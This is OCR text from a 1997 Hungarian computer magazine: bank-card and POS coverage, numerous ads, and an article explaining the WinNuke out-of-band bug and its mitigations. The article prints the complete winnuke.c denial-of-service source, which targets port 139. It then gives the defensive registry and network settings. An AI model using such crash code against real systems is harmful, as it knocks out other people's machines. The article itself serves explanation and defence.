Ami a POS terminálokat illeti, szerződött partnereinek az OTP részletfizetésre vagy bérletbe is ad terminálokat. Tapasztalataik szerint azonban nem a készülékek ára, hanem a jutalék riasztja el a kereskedőket a beszerzéstől. Sokan állítják, hogy kiskereskedelmi árrésük nem viseli el a bank által felszámított 4-5 százalékos jutalékot. Mégis egyre több kereskedő érzékeli a kártyahasználatból eredő piacnyeres előnyeit.

Elektronikus személyazonosság

Összeállításunk egy másik visszatérő kérdésére válaszolva Braun Péter elmondta: „A chip-

9. A chipkártya lelke. Nyerneke az átállással?

10. Készpénzkiadó terminál. A pénzjegyváltás előtt nem kéri ki a bankok véleményét

kártyák bevezetését késlelteti, hogy nincsenek még végleges világszabványok. Olyan kis országban, mint a miénk, nem lehet lokális megoldásokkal kísérletezni. Igaz, a chipkártya rengeteg információ tárolására alkalmas, de előállításához bonyolultabb, használatához világszerte új terminálok kellenek, a bankok viszont alig nyerneke valamit az átállással a mágnescsíkos kártyáról.” Az OTP szakembere a chipkártya jelentőségét nem a pénzforgalomban, hanem az ügyfél-azonosításban látja, mivel a papírokmányok, beleértve a személyazonossági igazolványokat is, régen elvesztették a bankok bizalmát. A na-

gyobb szabású hazai chipkártya-kibocsátásra becslések szerint még legalább két-három évig kell várni. Ugyanennyi időt vesz igénybe, hogy a készpénzforgalom több mint felét kártyahasználattal helyettesítsék.

Addig maradnak a kevésbé biztonságos mágneskártyák, amelyeknél tudomásul kell vennünk: ahogy okirat-hamisítványok vannak, kártyahamisítványok is előfordulnak, de a banki rendszer minden tranzakciót regisztrál, a folyamatok – legalább utólag – követhetők. A biztonságot szolgálja az OTP-kártya esetében a kártyalimit, illetve a lekötött betét. Ez utóbbihoz tulajdonosa sem férhet hozzá szerződés módosítás nélkül, az pedig csakis az ügyféltől függ, mennyit tart látra szóló számlán. A kártyalimit alapértéke 100 ezer forint, ennyit lehet felvenni egy nap leforgása alatt. Kártyalimitet módosítani szintén csak személyesen, nyilatkozat aláírásával lehet.

Pénzügyi körképünk végére marad a kérdés, hogy mit hoz a jövő? Az OECD-tagság elnyerése érdekében a kormány ugyan vállalta, hogy jövő év január 1-jétől lehetővé teszi fiókbankok megnyitását, ezzel a lehetőséggel azonban valószínűleg kevés külföldi pénzügyintézet él majd, mivel a többségük már jelen van Magyarországon, az viszont lehetséges, hogy néhány bankképviselőt, leánybankot fiókká alakítsanak.

Annyi bizonyos, hogy néhány éven belül újra felosztják egymás közt a piacot a jelenlegi „nagyok”, a mostani hat-nyolc, sokoldalú szolgáltatást kínáló pénzügyintézet közül kerül ki a következő években az a három-négy nagy bank, amely meghatározó szerepet tölt majd be a magyar bankvilágban.

Kelenhegyi Péter

MEGOLDÁS
az ÁFA törvény július 01.-től életbe lépett 1 000 000-Ft feletti készpénzes fizetések korlátozására

VeriFone elektronikus hitelkártya elfogadó (POS) terminál a **CARDNET RT.**-től
1997. 12. 31-ig 50 000 Ft állami támogatással
24 órás **NON-STOP** ügyelettel, több mint 3200 db működő referenciával

CARDNET RT.
1075 Bp., Károly krt. 9.
Tel.: 322-9435, 351-0071
Fax: 351-0073
Érdeklődésére részletes tájékoztatót küldünk.

• VISA •
• EC/MC •
• AMEX •
• JCB •
• DINERS •
• CIRRUS •

INTERNET

Mini Gateway: ablak a világhálóra

Egy kis befektetéssel egy
INTERNET hozzáférést lehet egy
hálózat használói között
megosztani.

Kérjen részletes tájékoztatót!

interPC
networking kft

1097 Budapest, Tóth Kálmán u. 4.
T+F: 216-2625 T: 216-2628
E-mail: interpc@compuserve.com


PLANTREND

PLANTREND Kft.
1132 Budapest, Váci út 70
Tel./Fax: 149-1109 és 149-1141
E-mail: plantrend@mail.datanet.hu

ÚJ SZÁMÍTÁSTECHNIKAI SZAKÜZLETÜNKBEN:

Canon COMPAQ digital™
EPSON
hp HEWLETT PACKARD intel. dk
IBM Microsoft
Packard Bell star Tulip
számítógép, alkatrész,
nyomtató, kellék, szoftver,
konzultáció, tanácsadás,
kiszállítás, szerviz

MI VAN A POSTÁS TÁSKÁJÁBAN

Semmi,

HA ÖN SZABVÁNYOS ELEKTRONIKUS
LEVELEZŐ RENDSZERT HASZNÁL!

Elektronikus üzenetkezelő rendszerek,
csoportos munkavégzést támogató szoftver eszközök,
szabványos névtár szolgáltatás és elektronikus adatcsere termékek
az LNX-től.

LIAS-NETWORX
HÁLÓZATINTEGRÁCIÓS KFT.
A KFI SZÁMÍTÁSTECHNIKAI CSOPORT TAGJA

Részletes információt kérek a
követezőkről:

Keressenek fel személyesen:

INFOLYAM című újságjuk

küldését kérem:

Név:

Munkahely:

Cím:

Telefon:

Fax:

E-mail cím:

1135 Budapest, Hun u. 2.

Tel.: (1) 266 0707

Fax: (1) 266 0787

Internet: info@lnx.hu

STOLWÄRCK

Alpia

Csokoládé-csúcs

A világszerte ismert, csúcsminőségű Alpia táblás csokoládé mostantól Magyarországon is kapható. Az utánozhatatlanul lágy és krémes csokoládét egyedi ízei teszik még különlegesebbé.

Klasszikus Alpia csokoládé ízek:

- különleges étcsokoládé
- lágy, tejszínes tejsokoládé
- friss, ropogós mogyoróval dúsított tejsokoládé
- mogyoróval és mézédess mazsolával dúsított tejsokoládé, valamint az
- ínycsiklandó epre-joghurtos tejsokoládé.

Ínyenceknek ajánljuk:

- kimondottan felnőtt csokoládé a magas alkoholtartalmú, kiváló ízharmoniajú konyakos-meggyes krémmel töltött tejsokoládé és
- az alkoholos trüffelkrémes tejsokoládé.
- A meggyes-joghurtos krémmel töltött tejsokoládé pedig igazi ínycsekeknek készült.

HATÁROK NÉLKÜL

Compfair '97
1997. október 14-18.
BNV A PAVILON
212. stand

Követi Ön is a technika vívmányait, a fejlődés útját? Mert mi igen!

Az **X-BYTE** – mint az **első** hazai számítógép-hálózatépítő cég – alapvető követelménynek tartja folyamatosan alkalmazni a legújabb technológiákat.

Külföldön képzett szakembereink munkájának eredménye **5000-nél** több hálózat, amelyek ma is **hibátlanul** működnek. Strukturált rendszereinkre **élettartam-garanciát** vállalunk, hogy Ön is **HATÁROK NÉLKÜL** dolgozhasson!

X-BYTE[®]
SZÁMÍTÁSTECHNIKAI KFT.

1037 Budapest, Hunor u. 55.
Tel.: 250-7016, fax: 250-7024
E-mail: xbyte@xbyte.datanet.hu
<http://www.interdnet.hu/xbyte>

OKI OLDAL- NYOMTATÓK

OKIPAGE 4w
4 lap/perc
600 dpi

OL 600/610ex
6 lap/perc
600 dpi

OL 810ex
8 lap/perc
600/1200 dpi

OL 1200/OKIPAGE 16n
12/16 lap/perc
600/1200 dpi


OKI

People to People Technology

OKI Képviseleti Iroda
1051 Budapest, Bajcsy-Zsilinszky út 12.
Telefon: 327-4070, 266-6225
Fax: 327-4076, 266-0152
Internet: OKI_H@MAIL.DATANET.HU

MÁTRIXNYOMTATÓK • OLDALNYOMTATÓK • HŐPAPÍROS FAX • NORMÁLPAPÍROS FAX

Az OKI-forgalmazókról, árakról, akciókról kérjen további információt az OKI InfoFax számán: 321-4466/1881

Computer Panoráma CAD különszáma

A tartalomból:

- Tintasugaras plotterek
- CAD-es monitorok
- Szoftverújdonságok
- A CAD jövője
- CAD-csomagok
házi használatra
- Konkrét alkalmazások
- Hírek a CAD világból

CAD
A CP KÜLÖNSZÁMÁBAN
KERESSE AZ ÚJSÁGÁRUSOKNÁL!

TESZTEK • PIAC • PC-SULI • ÚJDONSÁGOK
Computer
PANORÁMA

Utánvétellel megrendelem a CP 52 oldalas CAD
különszámát, 398 Ft-os áron (+postaköltség)

Név:

Postacím:

(Cégszerű) aláírás:

**Computer
Panoráma
Kft.**

1091 Bp., Üllői út 25.
Tel.: 218-3011/369 • Fax: 217-2646

LaserBit

**Számítógéphálózatok
összekötése
adat-, kép-, és hangátvitel
LÉZERSUGÁRRAL**

Optimális megoldás városon belül,
folyó felett,
vasút és autópálya két oldalán,
ipartelepek között és
ideiglenes kapcsolatoknál

GYORS TELEPÍTÉS, SAJÁT FEJLESZTÉS


1118 Budapest, Pannonhalmi út 35. Tel.: 319-2995, 319-2996,
319-2997, Fax: 319-3326, Support Center: 319-3327,
E-Mail: crowntec@hungary.net www.crown-tech.hu

1024 Budapest II., Fényes Elek u. 4.
Tel.: 202-0721, 316-2028, Fax: 212-2284

- Érme- és bankjegyszámlálók
- Érmerolnizók
- Érmeválogató gépek
- Önkiszolgáló érmebefizető gép

ÉRMEFELDOLGOZÁS

REIS
EURSYSTEMS
Geldbearbeitungssysteme

Bemutatkozunk:

Corel® WordPerfect® Suite 8

A tökéletes irodai programcsomag!

Égezze el. Gyorsan. Hatékonyan. Stílusosan. A Corel® WordPerfect® Suite 8 átrepíti a munkanapon, és az eredmény: megkötött üzletek, elégedett főnökök - Önre felfigyeltek! Engedje, hogy a fejlett segítő és szervező eszközök, a tökéletes, zökkenésmentes integráció és a forradalmasított Web jellemzők az Ön versenyképességét is felfokozzák! Corel WordPerfect Suite 8—ezekre az újításokra mindig számíthat.

A Corel WordPerfect Suite 8 a következőket foglalja magában:

Corel® WordPerfect® 8

- Intuitív szövegszerkesztés

Corel® Quattro® Pro 8

- Hatékony táblázatkezelés

Corel® Presentations™ 8

- Magával ragadó előadások

CorelCENTRAL™ 8†

- Hatékony információkezelés

Ezenkívül még

Corel Photo House™

- Egyszerű fényképszerkesztés

Netscape Navigator™ 3.0

- Csatlakoztathatóság az Internethez

Több mint 10 000 kivágott illusztráció


Több mint 1000 betűtípus

Több mint 200 fénykép

Teljes elektronikus felhasználói kézikönyvek CD-ROM-on†

Windows® 95-höz és Windows NT® 4.0-hoz

Angol verzió

Kommunikáció.

Együttműködés.

Kapcsolat a nagyvilággal.

Kommunikáljon akár az Interneten, vagy csak egyszerűen levélben, szavakkal, számokkal vagy grafikákkal, a Corel WordPerfect Suite 8 mindig támogatja az üzenet hordozó közeget.

Működjön együtt **egyszerűen** csak a terem másik oldalán lévő kollégákkal vagy a világ másik felén található munkatársakkal, a Corel WordPerfect Suite 8 biztosítja az **együttműködés** hatékony eszközeit.

Élvezze Ön is azt a technológiát, amely a Java™ erejével viszi túl a hagyományos HTML elrendezési korlátain. Váljon versenyképpé a Corel WordPerfect Suite 8 dinamikus Web jellemzőinek használatával—és **kapcsolódjon a nagyvilághoz.**

Distributors:

3 Soft 140-1506
Szamalk Software 203-0299
Walton Networking 344-3838

Resellers:

Albacomp (22) 315-414
Keszó Kft. 371-5012
Kim-Soft Kft. 123-8717
Sprint Computer Systems Kft. 210-4836
Szoftver ABC Kft. 269-4737
aPlus - Budapest Kft. 252-8125
Gemofis Kft. 321-1539

KUR-0404-HUN

A csatlakozás feltételeiről a Web-címünkön lehet tájékozódást kapni: www.corel.com/contests

www.corel.com/corelworld

COREL®
www.corel.com
+353-1-706-3912

†A Corel WordPerfect Suite 8 jelen kiadása nem tartalmazza a CorelCENTRAL 8-at. A vásárlók egy szelvényt kapnak, hogy a kibocsátás után megszerezhesék ezt az alkalmazást. A szállítási és kezelési költségek felszámításra kerülnek.

‡Elektronikus felhasználói kézikönyvek CD-ROM-on rendelkezésre állnak a Corel WordPerfect 8-hoz, Corel Quattro Pro 8-hoz, Corel Presentations 8-hoz és a CorelCENTRAL 8-hoz. A felhasználói kézikönyvek nyomtatott változatai külön kerülnek értékesítésre.

Copyright © 1997 Corel Corporation. All rights reserved. A Corel, a WordPerfect, a Quattro, a Presentations, a CorelCENTRAL és a Corel léggömb embléma a Corel Corporation vagy a Corel Corporation Limited védjegyei vagy bejegyzett védjegyei. A Microsoft és a Windows a Microsoft Corporation bejegyzett védjegyei. Az MMX, az MMX embléma és a Pentium az Intel Corporation védjegyei vagy bejegyzett védjegyei. A Netscape Navigator és a Netscape Communicator a Netscape Communications Corporation védjegyei vagy bejegyzett védjegyei. A Java a Sun Microsystems, Inc. védjegye. Minden egyéb termék, betűtípus és vállalatnév és embléma a megfelelő vállalat védjegye vagy bejegyzett védjegye.

Az OOB bug

HIBAVADÁSZAT

Nemrégiben terjedni kezdett egy kis program, amely képes volt halálba küldeni a Windows alapú rendszereket, mégpedig az Interneten keresztül. Szerencsére már a gyógyír is a kezünkben van.

Az NT szervereket elérte a Blue death, a rettegett kék képernyős rendszerüzenettel járó totális halál, míg a Windows és a Windows 95 alapú rendszerek egyszerűen lefagytak tőle. A május 10-én felfedezett hibának pillanatok alatt igen nagy szakirodalma lett. A hiba az úgynevezett trigger bug kategóriába tartozik, azaz nem magától jön létre, hanem ki kell provokálni.

Nagyságára jellemző, hogy a felhasználók (köztük jó pár-szor – mily kétes dicsőség – magyar egyetemisták) éppúgy kétvállra fektették a Microsoft internetes NT host gépeit, mint a Miniszterelnöki Hiva-

tal szervereit vagy az ismeretebb NT alapú szervereket. A Microsoft soron kívül foglalkozott a kérdéssel, s már két napon belül forgalomban volt egy gyorsjavítás, majd az utolsó, a 3-as Fixpackben véglegesen megoldottnak nyilvánították a problémát. Ennek a csomagnak a használata tehát feltétlenül fontos annak, aki csatlakozik az Internethez.

Mivel még most is sokat beszélnek róla, érdemes alaposabban megismernünk a gondok forrását és – természetesen – az elhárítás módját is.

Vizsgáljuk meg közelebbről a 77 soros C forráskódot, hiszen az elterjedés és a javítás után már nincsen jelentősége annak, hogy nyilvánosan publikáljuk.

Látható, hogy van egy programrészlet, amely a hálózaton keresztül megszólítja a másik rendszer 139-es portját. Ez a port a NetBIOS szolgáltatásokhoz való hozzáférésben segít. Az viszont elgondolkodta-

tó, hogy vajon *miért van nyitva az IP fele is*. A port jellegzetessége, hogy van itt egy OOB (Out of Band=sávon kívüli) *sürgősségi hívás*. Ide juttat el a program egy, a rendszer számára értelmezhetetlen üzenetet (az elterjedt WinNuke verziók ilyenkor a Bye szót küldik, de ez elvileg bármilyen szó lehet), majd lezárja a portot. A megcélzott rendszer persze egy kicsit elidőzik a számára „ehetetlen” küldeményen, majd öröklétre szenderül, s legfeljebb egy hardverresettel lehet kihúzni kómájából.

Az ok a rendszer mélyén rejlik: *nem készítették fel a hi-*

Winnuke c forráskód

```
/* winnuke.c - (05/07/97) By _eci */
/* Tested on Linux 2.0.30, SunOS 5.5.1, and BSDI 2.1 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

#define dport 139 /* Attack port: 139 is what we want */

int x, s;
char *str = "Bye"; /* Makes no diff */
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;

int open_sock(int sock, char *server, int port) {
    struct sockaddr_in blah;
    struct hostent *he;
    bzero((char *)&blah, sizeof(blah));
    blah.sin_family=AF_INET;
    blah.sin_addr.s_addr=inet_addr(server);
    blah.sin_port=htons(port);

    if ((he = gethostbyname(server)) != NULL) {
        bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
    }
    else {
        if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
            perror("gethostbyname()");
            return(-3);
        }
    }

    if (connect(sock, (struct sockaddr *)&blah, 16) == -1) {
        perror("connect()");
        close(sock);
        return(-4);
    }
    printf("Connected to [%s:%d].\n", server, port);
    return;
}

void main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Usage: %s <target>\n", argv[0]);
        exit(0);
    }

    if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
    {
        perror("socket()");
        exit(-1);
    }

    open_sock(s, argv[1], dport);

    printf("Sending crash... ");
    send(s, str, strlen(str), MSG_OOB);
    usleep(100000);
    printf("Done!\n");
    close(s);
}
```


bakezelőt ilyesfajta beavatkozásra, azaz az értelmezhetetlen szemét kidobására. Szerecsére megszületett már a védelem is. Valamit tenni kell a 139-es porttal, és meg kell akadályozni, hogy az OOB üzenetek odaérkezzenek, hiszen akkor nem tudnak eljutni rendszerünk magjáiig. Az egyik megoldás a Microsoft szabadon letölthető javító csomagja – az NT 4.0-hoz a Fixpack 3 –, ám nekünk is tennünk kell valamit. A hiba ugyanis minden olyan Windows alapú rendszert veszélyeztet, amelyik a saját TCP/IP stackjét használja.

Az egyéb, NetBIOS kommunikációval nem foglalkozó programoknál (ilyen például a Trumpet Winsock) a hiba ki sem alakulhat.

Az *Out of Band* egy jellegzetes adatfajta, amelyet egy MSG_OOB flag jelez a kommunikáció során. Amikor egy ilyen flag érkezik a rendszerhez, akkor annak – mindenféle adatfeldolgozást megelőzve – az így megjelölt adattal kell foglalkoznia. Az OOB adatok lehetnek akár socketkijelölő, akár egyéb típusú kérések, parancsok, olyanok, amelyek csak a NetBIOS kiterjesztett funkcióhoz szükségesek, s amelyeket a rendszer a megfelelő parancskezelőhöz továbbít.

Az OOB hibát az *Internet számára szükségtelenül nyitva maradt port* okozza. A hiba kiküszöbölése érdekében meg kell akadályoznunk az OOB prioritású adatok fogadását az IP csatlakozáson keresztül, és – biztos, ami biztos – le kell zárni a portot. Erre eltérő megoldások léteznek a külön-


A Protocol WIGS menü

böző rendszerekben.

Az NT és a Windows 95 sok esetben egyformán használja a Registry információkat. Az OOB a sürgősségi információkat is ott tárolja, ezért meg kell változtatni, illetve ellenőrizni kell az egyik beállítás értékét:

[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\MSTCP] „BSDUrgent”=„0”

A TCP/IP-kiterjesztést *WINS-nek* nevezik a Windows alapú rendszerekben. Itt is le kell egyet s mászt tiltani ahhoz, hogy ne lehessen kiakasztani a rendszert, mindenekelőtt *blok-*

kolni kell a NetBIOS portot.

A Windows NT 4.0 esetében a következőképpen lehet letiltani a 139-es portot:

1. Be kell hívni a Control Panel – Network – Protocols – TCP/IP Protocolt, majd rá kell kattintani a *Properties* menüre.
2. Az IP Address fülnél az *Advanced* gombra kell kattintani.


3. Ha benne vagyunk az *Advanced TCP/IP Properties* párbeszédablakban, akkor rá kell állnunk a *Choose to block port access* pontra, s ott beállíthatjuk, hogy mit kívánunk becsukni. Végül egy *OK* következik a *Network applet* párbeszéd-gombján. Ezt követően újraindítjuk a rendszert, hogy érvényesülhessenek a beállítások.

A WINS funkciót is érdemes letiltani, s erre *Mike Bacher* hívta fel a felhasználók figyelmét az Interneten. Ennek lépései az alábbiak:

1. Irány a Control Panel – Devices!
2. Lefelé futtatjuk a listát, amíg megtaláljuk a *WINS Client (TCP/IP)* menüt.
3. Rákattintunk a Startup beállításaira, majd ezeket átállítjuk *Disabled* értékre, végül az egészet becsukva újraindítjuk a rendszert.

Ha az NT 4.0 *Dial up networking* funkcióját alkalmazzuk, akkor még van egy kis tennivalónk: a *WINS over TCP/IP letiltása*. Ennek a lépései:

1. Irány a Control Panel – Network – Bindings fül!
2. A listán megkeressük a *Show Bindings for:* menüt, ahol az *All adapters* pontot választjuk.
3. Megkeressük a WAN Wrapper *Remote Access WAN Wrapper* menüjét.
4. Kinyitjuk a *WINS Client (TCP/IP)* pontot.
5. Kiválasztjuk a *WINS Client (TCP/IP)*-t, és rákattintunk a *Disabled* gombra.
6. Újraindítjuk a rendszert. Újraindítás után az NT 4.0 jelzi, hogy nem tud elindítani

Itt kell letiltani a TCP/IP feletti NetBIOS-t az egyes rendszer-adaptereknél a rendszer eszközmenedzserében

LÉZER TÁVKÖZLÉSI BERENDEZÉS!

Másfél kilométeres vezeték nélküli adat-, beszéd-, és videoátvitel.

2MB/s, ETHERNET, TOKEN RING, VIDEO

– CATV 6-80 csatornás video mikro és digitális mikroberendezések

ANIEL Kft.

1148 Budapest, Fogarasi út 14.

☎ 467-2805, (06-20) 322-042 Fax: 252-0159


AURIMPEX TECHNOLOGIES INC.

INTERNET: www.aurimpex.com

ÚJDONSÁG! ÚJDONSÁG! ÚJDONSÁG!

CTX MONITOROK

a magyarországi kizárólagos
disztribútortól

OLCSÓ és kiváló monitorok 3 év garanciával!
Egy új termék, amely elnyerheti mindenki tetszését.
Próbálja ki!

